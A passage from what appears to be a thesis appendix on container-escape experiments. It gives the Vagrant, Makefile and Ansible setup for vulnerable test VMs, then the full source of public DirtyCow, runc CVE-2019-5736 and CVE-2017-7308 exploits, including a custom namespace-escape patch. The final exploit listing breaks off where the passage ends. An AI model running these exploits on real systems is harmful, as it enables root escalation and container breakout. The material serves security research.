During provisioning, Python is installed on the test machine to be able to run `ansible` [42] and a host variable mapping contains the kernel version that should be used for each experiment. Finally, the Ansible playbook in Listing A.5 is run to configure the test machine to a pre-defined state: the aforementioned host variable map is used to install the correct kernel version and reboot the machine with it; packages are installed and kernel configuration is applied, that is required for rootless Docker installations; the installation script is copied onto the machine and run, ensuring that the Docker daemon is running afterwards; and in the case of the `runc` test machine, a vulnerable rootful Docker daemon is installed additionally.

Listing A.3: `Vagrantfile` used to create and provision virtual machines from a machine image available from the Vagrant Cloud. An Ansible playbook is used to configure the machines.

```
Vagrant.configure("2") do |config|

  # common domain settings
  config.vm.provider "libvirt" do |libvirt|
    libvirt.cpus          = 2
    libvirt.memory        = 2048
    libvirt.nested        = true
    libvirt.disk_bus      = "virtio"
    libvirt.graphics_type = "none"
  end

  # base all machines on the same box: Ubuntu Xenial 16.04
  config.vm.box = "generic/ubuntu1604"
  config.vm.box_version = "1.9.12"

  # disable nfs
  config.nfs.functional = false

  # ------ dirtycow (CVE-2016-5195) ------
  config.vm.define "dirtycow" do |this|

    # read-only synced folder
    this.vm.synced_folder "dirtycow", "/poc", :mount_options => ["ro"]

    # compile proof-of-concepts
    this.trigger.before :up, :reload do |make|
      make.info = "Compile DirtyCow proof-of-concepts ..."
      make.run = {inline: "make dirtycow"}
    end

  end

  # ------ socksign (CVE-2017-7308) ------
  config.vm.define "socksign" do |this|

    # read-only synced folder
    this.vm.synced_folder "socksign", "/poc", :mount_options => ["ro"]

    # compile proof-of-concepts
    this.trigger.before :up, :reload do |make|
      make.info = "Compile SockSign proof-of-concepts ..."
      make.run = {inline: "make socksign"}
    end

  end

  # ------ runc (CVE-2019-5736) ------
  config.vm.define "runc" do |this|

    # read-only synced folder
    this.vm.synced_folder "runc/q3k-poc-b9ad254b03", "/poc", :mount_options =>
     ["ro"]

  end

  # ----- provisioning steps -----

  # ensure python is present for ansible
  config.vm.provision "shell",
    inline: "apt-get update && apt-get install -y python"

  # provisioning with ansible playbook
  config.vm.provision "ansible" do |ansible|

    ansible.playbook = "provision.yml"
    ansible.host_vars = {
```

```
66        "dirtycow" => { "kernel_version" => "4.4.0-42-generic" },
67        "socksign" => { "kernel_version" => "4.8.0-41-generic" },
68        "runc"     => { "kernel_version" => "4.4.0-148-generic" },
69      }
70
71    end
72
73  end
```

Listing A.4: Makefile to apply patches and compile binaries of the proof-of-concept programs used to experiment with exploitable vulnerabilities.

```
1  # makefile to compile the proof-of-concept exploits before
2  # rsyncing them to provisioned virtual machines
3
4  CC := gcc
5  CFLAGS := -w
6
7  # compile all proof of concepts
8  all: socksign dirtycow
9
10 # ------ dirtycow (CVE-2016-5195) ------
11 .PHONY: dirtycow
12 dirtycow: dirtycow/memroot dirtycow/overwrite
13
14 # add pthread and libdl flags for dirtycow targets
15 dirtycow/%: dirtycow/%.c
16   $(CC) $(CFLAGS) $< -o $@ -lpthread -ldl
17
18 # ------ socksign (CVE-2017-7308) ------
19 .PHONY: socksign
20 socksign: socksign/pwn socksign/nscape socksign/nscape-gvisor
21
22 # patch socksign poc with namespace escape payload
23 socksign/nscape.c: socksign/pwn.c socksign/nscape.diff
24   patch $^ -o $@
25
26 # create patched nscape for gvisor runtime
27 socksign/nscape-gvisor.c: socksign/nscape.c socksign/nscape-gvisor.diff
28   patch $^ -o $@
```

Listing A.5: The file provision.yml is an Ansible playbook used to ensure that requirements are met and expected packages are installed on the test system.

```
1  - name: ensure correct kernel version
2    hosts: all
3    become: yes
4    tasks:
5
6      - name: linux kernel {{ kernel_version }} is installed
7        package:
8          name: linux-image-{{ kernel_version }}
9          state: present
10       notify: [ reboot ]
11
12     - name: parse grub distribituion name
13       shell: "grub-mkconfig 2>/dev/null | sed -n \"/^menuentry/s/menuentry
     '\\([^']\\+\\)' .*/\\1/p\""
14       register: grub_menuentries
15       changed_when: no
16
17     - name: use grub distribution name
18       set_fact:
19         grub_dist: "{{ grub_menuentries.stdout.splitlines()[0] }}"
20
21     - name: grub entry for {{ grub_dist }} {{ kernel_version }} is default
22       lineinfile:
```

```
23         path: /etc/default/grub
24         regexp: ^GRUB_DEFAULT
25         line: "GRUB_DEFAULT=\"Advanced options for {{ grub_dist }}>{{
    grub_dist }}, with Linux {{ kernel_version }}\""
26       notify: [ update-grub, reboot ]
27 
28     - name: flush handlers
29       meta: flush_handlers
30 
31     - name: check running kernel version
32       shell: "uname -r"
33       register: uname
34       changed_when: no
35       failed_when: kernel_version != uname.stdout
36 
37   handlers:
38 
39     - name: update-grub
40       command: update-grub
41 
42     - name: reboot
43       reboot:
44 
45 
46 - name: prepare rootless docker installation
47   hosts: all
48   become: yes
49   tasks:
50 
51     - name: required packages are installed
52       package:
53         name: [ uidmap, curl ]
54         state: present
55 
56     - name: unprivileged_userns_clone is allowed
57       sysctl:
58         name: kernel.unprivileged_userns_clone
59         state: present
60         value: 1
61         reload: yes
62 
63     - name: ip_tables & overlay module loaded
64       modprobe:
65         name: "{{ item }}"
66         state: present
67       with_items: [ ip_tables, overlay ]
68 
69     - name: ip_tables & overlay configured persistently in /etc/modules
70       lineinfile:
71         path: /etc/modules
72         line: "{{ item }}"
73       with_items: [ ip_tables, overlay ]
74 
75     - name: enable persistent user session for {{ ansible_user }}
76       command: loginctl enable-linger {{ ansible_user }}
77       changed_when: no
78 
79 
80 - name: rootless docker installer
81   hosts: all
82   become: no
83   tasks:
84 
85     - name: run rootless docker installation script
86       script: get-rootless-docker.sh
87       args:
88         creates: bin/dockerd
89 
90     - name: export DOCKER_HOST variable in bashrc
```

```
91        lineinfile:
92          path: .bashrc
93          regexp: DOCKER_HOST=
94          line: export DOCKER_HOST=unix://$XDG_RUNTIME_DIR/docker.sock
95
96      - name: enable docker servive
97        systemd:
98          name: docker.service
99          scope: user
100         state: started
101         enabled: yes
102
103 - name: copy vulnerable runc runtime
104   hosts: runc
105   tasks:
106
107     - name: binutils is installed to check exploit success
108       become: yes
109       package:
110         name: [ binutils ]
111         state: present
112
113     - name: extract runc binary to /opt
114       become: yes
115       unarchive:
116         src: runc/runc-ubuntu-18.09.1.tar.xz
117         dest: /opt
118         group: root
119         owner: root
120
121     - name: copy runc binary to ~/bin
122       copy:
123         src: /opt/runc
124         dest: bin/runc
125         remote_src: yes
126       notify: [ restart docker ]
127
128   handlers:
129
130     - name: restart docker
131       systemd:
132         name: docker.service
133         scope: user
134         state: restarted
135         enabled: yes
136
137 - name: install vulnerable rootful docker
138   hosts: runc
139   become: yes
140   tasks:
141
142     - name: add docker's gpg key
143       apt_key:
144         id: 9DC858229FC7DD38854AE2D88D81803C0EBFCD88
145         url: https://download.docker.com/linux/ubuntu/gpg
146
147     - name: add docker's apt repository
148       apt_repository:
149         repo: deb [arch=amd64] https://download.docker.com/linux/ubuntu xenial
      stable
150         update_cache: true
151
152     - name: install correct docker version
153       package:
154         name:
155           - docker-ce=5:18.09.1~3-0~ubuntu-xenial
156           - docker-ce-cli=5:18.09.1~3-0~ubuntu-xenial
157           - containerd.io=1.2.0-1
158         state: present
```

A.2. Experiment Sources: DirtyCoW

This section contains the source code for the proof-of-concept programs exploiting the DirtyCoW [81] vulnerability. The original sources were obtained from `https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs` and then renamed to better reflect their purpose in the experiment variants.

The machine can be provisioned with `vagrant up dirtycow` and the experiment is described in Chapter 4.2.

Listing A.6: `overwrite.c` (originally `dirtyc0w.c`) is a program to overwrite parts of a file which is only accessible for reading to a user. *Obtained from https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs.*

```
/*
####################### dirtyc0w.c #######################
$ sudo -s
# echo this is not a test > foo
# chmod 0404 foo
$ ls -lah foo
-r-----r-- 1 root root 19 Oct 20 15:23 foo
$ cat foo
this is not a test
$ gcc -pthread dirtyc0w.c -o dirtyc0w
$ ./dirtyc0w foo m00000000000000000
mmap 56123000
madvise 0
procselfmem 1800000000
$ cat foo
m00000000000000000
####################### dirtyc0w.c #######################
*/
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

void *map;
int f;
struct stat st;
char *name;

void *madviseThread(void *arg)
{
  char *str;
  str=(char*)arg;
  int i,c=0;
  for(i=0;i<100000000;i++)
  {
/*
You have to race madvise(MADV_DONTNEED) :: https://access.redhat.com/security/
    vulnerabilities/2706661
> This is achieved by racing the madvise(MADV_DONTNEED) system call
> while having the page of the executable mmapped in memory.
*/
    c+=madvise(map,100,MADV_DONTNEED);
  }
  printf("madvise %d\n\n",c);
}

void *procselfmemThread(void *arg)
{
  char *str;
```

```
53    str=(char*)arg;
54  /*
55  You have to write to /proc/self/mem :: https://bugzilla.redhat.com/show_bug.
      cgi?id=1384344#c16
56  >  The in the wild exploit we are aware of doesn't work on Red Hat
57  >  Enterprise Linux 5 and 6 out of the box because on one side of
58  >  the race it writes to /proc/self/mem, but /proc/self/mem is not
59  >  writable on Red Hat Enterprise Linux 5 and 6.
60  */
61    int f=open("/proc/self/mem",O_RDWR);
62    int i,c=0;
63    for(i=0;i<100000000;i++) {
64  /*
65  You have to reset the file pointer to the memory position.
66  */
67      lseek(f,(uintptr_t) map,SEEK_SET);
68      c+=write(f,str,strlen(str));
69    }
70    printf("procselfmem %d\n\n", c);
71  }
72
73
74  int main(int argc,char *argv[])
75  {
76  /*
77  You have to pass two arguments. File and Contents.
78  */
79    if (argc<3) {
80    (void)fprintf(stderr, "%s\n",
81        "usage: dirtyc0w target_file new_content");
82    return 1; }
83    pthread_t pth1,pth2;
84  /*
85  You have to open the file in read only mode.
86  */
87    f=open(argv[1],O_RDONLY);
88    fstat(f,&st);
89    name=argv[1];
90  /*
91  You have to use MAP_PRIVATE for copy-on-write mapping.
92  > Create a private copy-on-write mapping.  Updates to the
93  > mapping are not visible to other processes mapping the same
94  > file, and are not carried through to the underlying file.  It
95  > is unspecified whether changes made to the file after the
96  > mmap() call are visible in the mapped region.
97  */
98  /*
99  You have to open with PROT_READ.
100 */
101   map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
102   printf("mmap %zx\n\n",(uintptr_t) map);
103 /*
104 You have to do it on two threads.
105 */
106   pthread_create(&pth1,NULL,madviseThread,argv[1]);
107   pthread_create(&pth2,NULL,procselfmemThread,argv[2]);
108 /*
109 You have to wait for the threads to finish.
110 */
111   pthread_join(pth1,NULL);
112   pthread_join(pth2,NULL);
113   return 0;
114 }
```

Listing A.7: `memroot.c` (originally `dirtycow-mem.c`) is a variant, which overwrites a function in the shared C library to elevate privileges. *Obtained from https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs.*

```
1  /*
2   * CVE-2016-5195 dirtypoc
3   *
4   * This PoC is memory only and doesn't write anything on the filesystem.
5   * /!\ Beware, it triggers a kernel crash a few minutes.
6   *
7   * gcc -Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthread
8   */
9
10 #define _GNU_SOURCE
11 #include <err.h>
12 #include <dlfcn.h>
13 #include <stdio.h>
14 #include <fcntl.h>
15 #include <stdlib.h>
16 #include <string.h>
17 #include <unistd.h>
18 #include <limits.h>
19 #include <pthread.h>
20 #include <stdbool.h>
21 #include <sys/mman.h>
22 #include <sys/stat.h>
23 #include <sys/user.h>
24 #include <sys/wait.h>
25 #include <sys/types.h>
26
27
28 #define SHELLCODE "\x31\xc0\xc3"
29 #define SPACE_SIZE  256
30 #define LIBC_PATH "/lib/x86_64-linux-gnu/libc.so.6"
31 #define LOOP    0x1000000
32
33 #ifndef PAGE_SIZE
34 #define PAGE_SIZE 4096
35 #endif
36
37 struct mem_arg  {
38   struct stat st;
39   off_t offset;
40   unsigned long patch_addr;
41   unsigned char *patch;
42   unsigned char *unpatch;
43   size_t patch_size;
44   bool do_patch;
45   void *map;
46 };
47
48
49 static int check(bool do_patch, const char *thread_name)
50 {
51   uid_t uid;
52
53   uid = getuid();
54
55   if (do_patch) {
56     if (uid == 0) {
57       printf("[*] patched (%s)\n", thread_name);
58       return 1;
59     }
60   } else {
61     if (uid != 0) {
62       printf("[*] unpatched: uid=%d (%s)\n", uid, thread_name);
63       return 1;
64     }
```

```
65   }
66 
67   return 0;
68 }
69 
70 
71 static void *madviseThread(void *arg)
72 {
73   struct mem_arg *mem_arg;
74   size_t size;
75   void *addr;
76   int i, c = 0;
77 
78   mem_arg = (struct mem_arg *)arg;
79   addr = (void *)(mem_arg->offset & (~(PAGE_SIZE - 1)));
80   size = mem_arg->offset - (unsigned long)addr;
81 
82   for(i = 0; i < LOOP; i++) {
83     c += madvise(addr, size, MADV_DONTNEED);
84 
85     if (i % 0x1000 == 0 && check(mem_arg->do_patch, __func__))
86       break;
87   }
88 
89   if (c == 0x1337)
90     printf("[*] madvise = %d\n", c);
91 
92   return NULL;
93 }
94 
95 static void *procselfmemThread(void *arg)
96 {
97   struct mem_arg *mem_arg;
98   int fd, i, c = 0;
99   unsigned char *p;
100 
101   mem_arg = (struct mem_arg *)arg;
102   p = mem_arg->do_patch ? mem_arg->patch : mem_arg->unpatch;
103 
104   fd = open("/proc/self/mem", O_RDWR);
105   if (fd == -1)
106     err(1, "open(\"/proc/self/mem\"");
107 
108   for (i = 0; i < LOOP; i++) {
109     lseek(fd, mem_arg->offset, SEEK_SET);
110     c += write(fd, p, mem_arg->patch_size);
111 
112     if (i % 0x1000 == 0 && check(mem_arg->do_patch, __func__))
113       break;
114   }
115 
116   if (c == 0x1337)
117     printf("[*] /proc/self/mem %d\n", c);
118 
119   close(fd);
120 
121   return NULL;
122 }
123 
124 static int get_range(unsigned long *start, unsigned long *end)
125 {
126   char line[4096];
127   char filename[PATH_MAX];
128   char flags[32];
129   FILE *fp;
130   int ret;
131 
132   ret = -1;
133 
```

```
134   fp = fopen("/proc/self/maps", "r");
135   if (fp == NULL)
136     err(1, "fopen(\"/proc/self/maps\")");
137
138   while (fgets(line, sizeof(line), fp) != NULL) {
139     sscanf(line, "%lx-%lx %s %*Lx %*x:%*x %*Lu %s", start, end, flags,
      filename);
140
141     if (strstr(flags, "r-xp") == NULL)
142       continue;
143
144     if (strstr(filename, "/libc-") == NULL)
145       continue;
146     //printf("[%lx-%6lx][%s][%s]\n", start, end, flags, filename);
147     ret = 0;
148     break;
149   }
150
151   fclose(fp);
152
153   return ret;
154 }
155
156 static void getroot(void)
157 {
158   execlp("su", "su", NULL);
159   err(1, "failed to execute \"su\"");
160 }
161
162 static void exploit(struct mem_arg *mem_arg, bool do_patch)
163 {
164   pthread_t pth1, pth2;
165
166   printf("[*] exploiting (%s)\n", do_patch ? "patch": "unpatch");
167
168   mem_arg->do_patch = do_patch;
169
170   pthread_create(&pth1, NULL, madviseThread, mem_arg);
171   pthread_create(&pth2, NULL, procselfmemThread, mem_arg);
172
173   pthread_join(pth1, NULL);
174   pthread_join(pth2, NULL);
175 }
176
177 static unsigned long get_getuid_addr(void)
178 {
179   unsigned long addr;
180   void *handle;
181   char *error;
182
183   dlerror();
184
185   handle = dlopen("libc.so.6", RTLD_LAZY);
186   if (handle == NULL) {
187     fprintf(stderr, "%s\n", dlerror());
188     exit(EXIT_FAILURE);
189   }
190
191   addr = (unsigned long)dlsym(handle, "getuid");
192   error = dlerror();
193   if (error != NULL) {
194     fprintf(stderr, "%s\n", error);
195     exit(EXIT_FAILURE);
196   }
197
198   dlclose(handle);
199
200   return addr;
201 }
```

```
202
203 int main(int argc, char *argv[])
204 {
205   unsigned long start, end;
206   unsigned long getuid_addr;
207   struct mem_arg mem_arg;
208   struct stat st;
209   pid_t pid;
210   int fd;
211
212   if (get_range(&start, &end) != 0)
213     errx(1, "failed to get range");
214
215   printf("[*] range: %lx-%lx]\n", start, end);
216
217   getuid_addr = get_getuid_addr();
218   printf("[*] getuid = %lx\n", getuid_addr);
219
220   mem_arg.patch = malloc(sizeof(SHELLCODE)-1);
221   if (mem_arg.patch == NULL)
222     err(1, "malloc");
223
224   mem_arg.unpatch = malloc(sizeof(SHELLCODE)-1);
225   if (mem_arg.unpatch == NULL)
226     err(1, "malloc");
227
228   memcpy(mem_arg.unpatch, (void *)getuid_addr, sizeof(SHELLCODE)-1);
229   memcpy(mem_arg.patch, SHELLCODE, sizeof(SHELLCODE)-1);
230   mem_arg.patch_size = sizeof(SHELLCODE)-1;
231   mem_arg.do_patch = true;
232
233   fd = open(LIBC_PATH, O_RDONLY);
234   if (fd == -1)
235     err(1, "open(\"" LIBC_PATH "\")");
236   if (fstat(fd, &st) == -1)
237     err(1, "fstat");
238
239   mem_arg.map = mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, fd, 0);
240   if (mem_arg.map == MAP_FAILED)
241     err(1, "mmap");
242   close(fd);
243
244   printf("[*] mmap %p\n", mem_arg.map);
245
246   mem_arg.st = st;
247   mem_arg.offset = (off_t)((unsigned long)mem_arg.map + getuid_addr - start);
248
249   exploit(&mem_arg, true);
250
251   pid = fork();
252   if (pid == -1)
253     err(1, "fork");
254
255   if (pid == 0) {
256     getroot();
257   } else {
258     sleep(2);
259     exploit(&mem_arg, false);
260     if (waitpid(pid, NULL, 0) == -1)
261       warn("waitpid");
262   }
263
264   return 0;
265 }
```

A.3. Experiment Sources: runc

For the proof-of-concept exploit of the SockSign [82] vulnerability a vulnerable release of `runc` and a container image are required. The binary cannot be included directly but it is contained in the polyglot archive of this thesis (see footnote on page 49). The container image is build from a Dockerfile and source code obtainable at `https://github.com/q3k/cve-2019-5736-poc/tree/b9ad254b03`.

The virtual machine can be provisioned with `vagrant up runc` and the experiment is described in Chapter 4.4.

Listing A.8: Dockerfile used to build a malicious container image, which will exploit a vulnerability in runc and write to the runc binary when run. *Obtained from* `https://github.com/q3k/cve-2019-5736-poc`.

```
FROM ubuntu:18.04

RUN set -e -x ;\
    sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
    apt -y update ;\
    apt-get -y install build-essential ;\
    cd /root ;\
    apt-get -y build-dep libseccomp=2.3.1-2.1ubuntu4 ;\
    apt-get source libseccomp=2.3.1-2.1ubuntu4
    # fixed libseccomp version, see: https://github.com/q3k/cve-2019-5736-poc/
    issues/3

ADD stage1.c /root/stage1.c

RUN set -e -x ;\
    cd /root/libseccomp-2.3.1 ;\
    cat /root/stage1.c >> src/api.c ;\
    DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ;\
    dpkg -i /root/*.deb

ADD stage2.c /root/stage2.c

RUN set -e -x ;\
    cd /root ;\
    gcc stage2.c -o /stage2

ENTRYPOINT [ "/entrypoint" ]

RUN set -e -x ;\
    ln -s /proc/self/exe /entrypoint
```

Listing A.9: The code in `stage1.c` is appended to the source of `libseccomp` and compiled. When installed, it results in a shared library, which will execute `stage2` when it is loaded. *Obtained from* `https://github.com/q3k/cve-2019-5736-poc`.

```

#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>

__attribute__ ((constructor)) void foo(void)
{
    int fd = open("/proc/self/exe", O_RDONLY);
    if (fd == -1 ) {
        printf("HAX: can't open /proc/self/exe\n");
        return;
    }
    printf("HAX: fd is %d\n", fd);

```

```
    char *argv2[3];
    argv2[0] = strdup("/stage2");
    char buf[128];
    snprintf(buf, 128, "/proc/self/fd/%d", fd);
    argv2[1] = buf;
    argv2[2] = 0;
    execve("/stage2", argv2, NULL);
}
```

Listing A.10: `stage2.c` is a simple program which opens the passed file descriptor and appends a string to a file. When executed from the first stage, it writes to the runc binary. *Obtained from* *https://github.com/q3k/cve-2019-5736-poc*.

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>


int main(int argc, char **argv) {
    printf("HAX2: argv: %s\n", argv[1]);
    int fd = open(argv[1], O_RDWR|O_APPEND);
    printf("HAX2: fd: %d\n", fd);

    const char *poc = "cve-2019-5736";
    int res = write(fd, poc, strlen(poc));
    printf("HAX2: res: %d, %d\n", res, errno);
}
```

A.4. Experiment Sources: SockSign

The original proof-of-concept code for the SockSign vulnerability [82] was obtained from `https://github.com/xairy/kernel-exploits/` [50]; it is provided here in Listing A.13. Two patches created by the author are used to modify the code for different experiment variants: the `nscape` patch in Listing A.11 incorporates ideas from a Cyber Ark article [51] together with a few missing parts to create a container-escape exploit for this vulnerability; the second patch represents a futile attempt of customizing the exploit for the gVisor runtime.

Test machines for this experiment can be provisioned with `vagrant up socksign`. The code is analysed during the experiments in Chapter 4.3.

Listing A.11: The patch in `nscape.diff` adds missing definitions and function addresses along with a new namespace escape payload to the existing proof-of-concept by Andrey Konovalov. Various `printk` statements are added to provide insights into the payloads' functions.

```
1a2,4
> // MODIFIED with namespace escape code from cyberark/route-to-root
> // and debugging output by Anton Semjonov.
> //
62a66
> #define ENABLE_NAMESPACE_SANDBOX 0
64a69,70
> #define ENABLE_GET_ROOT_PAYLOAD 1
> #define ENABLE_NAMESPACE_ESCAPE_PAYLOAD 1
73a80,88
> // More Kernel symbol offsets
> // --> found with # grep -i ... /proc/kallsyms
> #define FIND_TASK_BY_VPID 0xa21e0ul
> #define SWITCH_TASK_NAMESPACES 0xa4d00ul
> #define INIT_NSPROXY 0xe4a040ul
> #define DO_SYS_OPEN 0x231560ul
> #define SYS_SETNS 0xa4d90ul
> #define PRINTK 0x19e98eul
>
292a308
> // overwrite credentials
295a312,324
> // switch namespaces
> typedef unsigned long long (* _find_task_by_vpid)(unsigned long pid);
> typedef unsigned long (* _switch_task_namespaces)(unsigned long long *task,
    unsigned long *proxy);
> typedef long (* _do_sys_open)(int dfd, const char *filename, int flags, int
    mask);
> typedef long (* _sys_setns)(int fd, int nstype);
> #define nsopen(path) ((_do_sys_open)(KERNEL_BASE + DO_SYS_OPEN))(AT_FDCWD,
    path, O_RDONLY, 0)
> #define nsset(fd) ((_sys_setns)(KERNEL_BASE + SYS_SETNS))(fd, 0)
> #define ok(r) (r == 0) ? "ok" : "failure"
>
> // debugging with printk
> typedef int (* __printk)(const char *fmt, ...);
> #define printk(...) ((__printk)(KERNEL_BASE + PRINTK))(__VA_ARGS__)
>
296a326
>   printk("nscape: running get_root_payload\n");
301a332,365
> void switch_task_struct_payload(void) {
>   printk("nscape: running switch_task_struct_payload\n");
>   // copy init_nsproxy to task struct of pid 1 of the container
>   unsigned long long g = ((_find_task_by_vpid)(KERNEL_BASE +
    FIND_TASK_BY_VPID))(1);
>   ((_switch_task_namespaces)(KERNEL_BASE + SWITCH_TASK_NAMESPACES))(( void
    *)g, (void *)KERNEL_BASE + INIT_NSPROXY);
```

```
44  > }
45  >
46  > void namespace_escape_payload(void) {
47  >   printk("nscape: running namespace_escape_payload\n");
48  >   long fd; int ret;
49  >
50  >   // switch to host namespaces by opening symlinks of pid 1
51  >   fd = nsopen("/proc/1/ns/mnt");
52  >   ret = nsset(fd);
53  >   printk("nscape: setns(mnt): %s\n", ok(ret));
54  >
55  >   fd = nsopen("/proc/1/ns/net");
56  >   ret = nsset(fd);
57  >   printk("nscape: setns(net): %s\n", ok(ret));
58  >
59  >   fd = nsopen("/proc/1/ns/uts");
60  >   ret = nsset(fd);
61  >   printk("nscape: setns(uts): %s\n", ok(ret));
62  >
63  >   fd = nsopen("/proc/1/ns/pid");
64  >   ret = nsset(fd);
65  >   printk("nscape: setns(pid): %s\n", ok(ret));
66  >
67  >   fd = nsopen("/proc/1/ns/ipc");
68  >   ret = nsset(fd);
69  >   // after switchting ipc namespace we get buffer errors, so this must be
        last!
70  >   //printk("nscape: setns(ipc): %s\n", ok(ret));
71  > }
72  >
73  456a521,536
74  > // print a single namespace link from procfs
75  > void printns(const char *pid, const char *type) {
76  >   char ns[32], link[32]; ssize_t size;
77  >   sprintf(ns, "/proc/%s/ns/%s", pid, type);
78  >   size = readlink(ns, link, 32);
79  >   printf("[-]  %.*s\n", (int)size, link);
80  > }
81  >
82  > // print (almost) all namespace links
83  > void printnsall(const char *pid) {
84  >   printf("[-] print namespaces on pid %s\n", pid);
85  >   char *types[] = {"mnt", "uts", "ipc", "pid", "net", "user", ""}, **t;
86  >   t = types;
87  >   while (*t != "") { printns(pid, *t++); }
88  > }
89  >
90  459a540
91  > #if ENABLE_NAMESPACE_SANDBOX
92  462a544
93  > #endif
94  470,476d551
95  <   printf("[.] commit_creds:        %lx\n", KERNEL_BASE + COMMIT_CREDS);
96  <   printf("[.] prepare_kernel_cred: %lx\n", KERNEL_BASE + PREPARE_KERNEL_CRED
        );
97  <
98  < #if ENABLE_SMEP_SMAP_BYPASS
99  <   printf("[.] native_write_cr4:    %lx\n", KERNEL_BASE + NATIVE_WRITE_CR4);
100 < #endif
101 <
102 487a563
103 > #if ENABLE_GET_ROOT_PAYLOAD
104 488a565
105 >   printns("self", "user");
106 490a568,583
107 >   printns("self", "user");
108 > #endif
109 >
110 > #if ENABLE_NAMESPACE_ESCAPE_PAYLOAD
```

```
111 >    printf("[.] executing switch task struct payload %p\n", &
    switch_task_struct_payload);
112 >    printnsall("1");
113 >    oob_id_match_execute((void *)&switch_task_struct_payload);
114 >    printf("[.] done, switched task namespaces on pid 1\n");
115 >    printnsall("1");
116 >
117 >    printf("[.] executing namespace escape payload %p\n", &
    namespace_escape_payload);
118 >    printnsall("self");
119 >    oob_id_match_execute((void *)&namespace_escape_payload);
120 >      printf("[.] done, should be in host namespaces now\n");
121 >    printnsall("self");
122 > #endif
```

Listing A.12: A futile attempt at running the exploit on the gVisor runtime is made with the patch in `nscape-gvisor.diff`. After these changes it was immediately clear, that the necessary raw sockets are simply not available.

```
1  65,66c65,66
2  < #define ENABLE_KASLR_BYPASS 1
3  < #define ENABLE_SMEP_SMAP_BYPASS 1
4  ---
5  > #define ENABLE_KASLR_BYPASS 0
6  > #define ENABLE_SMEP_SMAP_BYPASS 0
7  463,466d462
8  <    if (!write_file("/proc/self/setgroups", "deny")) {
9  <      perror("[-] write_file(/proc/self/set_groups)");
10 <      exit(EXIT_FAILURE);
11 <    }
```

Listing A.13: The original proof-of-concept code for CVE-2017-7308 by Andrey Konovalov. This variant achieves a straightforward local privilege-escalation. *Obtained from `https://github.com/xairy/kernel-exploits/`.*

```
1  // A proof-of-concept local root exploit for CVE-2017-7308.
2  // Includes a SMEP & SMAP bypass.
3  // Tested on 4.8.0-41-generic Ubuntu kernel.
4  // https://github.com/xairy/kernel-exploits/tree/master/CVE-2017-7308
5  //
6  // Usage:
7  // user@ubuntu:~$ uname -a
8  // Linux ubuntu 4.8.0-41-generic #44~16.04.1-Ubuntu SMP Fri Mar 3 ...
9  // user@ubuntu:~$ gcc pwn.c -o pwn
10 // user@ubuntu:~$ ./pwn
11 // [.] starting
12 // [.] namespace sandbox set up
13 // [.] KASLR bypass enabled, getting kernel addr
14 // [.] done, kernel text:   ffffffff87000000
15 // [.] commit_creds:        ffffffff870a5cf0
16 // [.] prepare_kernel_cred: ffffffff870a60e0
17 // [.] native_write_cr4:    ffffffff87064210
18 // [.] padding heap
19 // [.] done, heap is padded
20 // [.] SMEP & SMAP bypass enabled, turning them off
21 // [.] done, SMEP & SMAP should be off now
22 // [.] executing get root payload 0x401516
23 // [.] done, should be root now
24 // [.] checking if we got root
25 // [+] got r00t ^_^
26 // root@ubuntu:/home/user# cat /etc/shadow
27 // root:!:17246:0:99999:7:::
28 // daemon:*:17212:0:99999:7:::
29 // bin:*:17212:0:99999:7:::
30 // ...
31 //
```

```c
// Andrey Konovalov <andreyknvl@gmail.com>

#define _GNU_SOURCE

#include <errno.h>
#include <fcntl.h>
#include <stdarg.h>
#include <stdbool.h>
#include <stddef.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sched.h>

#include <sys/ioctl.h>
#include <sys/klog.h>
#include <sys/mman.h>
#include <sys/socket.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/wait.h>

#include <arpa/inet.h>
#include <linux/if_packet.h>
#include <linux/ip.h>
#include <linux/udp.h>
#include <netinet/if_ether.h>
#include <net/if.h>

#define ENABLE_KASLR_BYPASS 1
#define ENABLE_SMEP_SMAP_BYPASS 1

// Will be overwritten if ENABLE_KASLR_BYPASS
unsigned long KERNEL_BASE =   0xffffffff81000000ul;

// Kernel symbol offsets
#define COMMIT_CREDS    0xa5cf0ul
#define PREPARE_KERNEL_CRED 0xa60e0ul
#define NATIVE_WRITE_CR4  0x64210ul

// Should have SMEP and SMAP bits disabled
#define CR4_DESIRED_VALUE 0x407f0ul

#define KMALLOC_PAD   512
#define PAGEALLOC_PAD   1024

// * * * * * * * * * * * * * * * Kernel structs * * * * * * * * * * * * * * * *

typedef uint32_t u32;

// $ pahole -C hlist_node ./vmlinux
struct hlist_node {
  struct hlist_node *         next;                      /*     0     8 */
  struct hlist_node * *       pprev;                     /*     8     8 */
};

// $ pahole -C timer_list ./vmlinux
struct timer_list {
  struct hlist_node           entry;                     /*     0    16 */
  long unsigned int           expires;                   /*    16     8 */
  void                        (*function)(long unsigned int); /*    24     8 */
  long unsigned int           data;                      /*    32     8 */
  u32                         flags;                     /*    40     4 */
  int                         start_pid;                 /*    44     4 */
  void *                      start_site;                /*    48     8 */
  char                        start_comm[16];            /*    56    16 */
};
```

```
101
102 // packet_sock->rx_ring->prb_bdqc->retire_blk_timer
103 #define TIMER_OFFSET  896
104
105 // pakcet_sock->xmit
106 #define XMIT_OFFSET 1304
107
108 // * * * * * * * * * * * * * * * Helpers * * * * * * * * * * * * * * * * * *
109
110 void packet_socket_rx_ring_init(int s, unsigned int block_size,
111     unsigned int frame_size, unsigned int block_nr,
112     unsigned int sizeof_priv, unsigned int timeout) {
113   int v = TPACKET_V3;
114   int rv = setsockopt(s, SOL_PACKET, PACKET_VERSION, &v, sizeof(v));
115   if (rv < 0) {
116     perror("[-] setsockopt(PACKET_VERSION)");
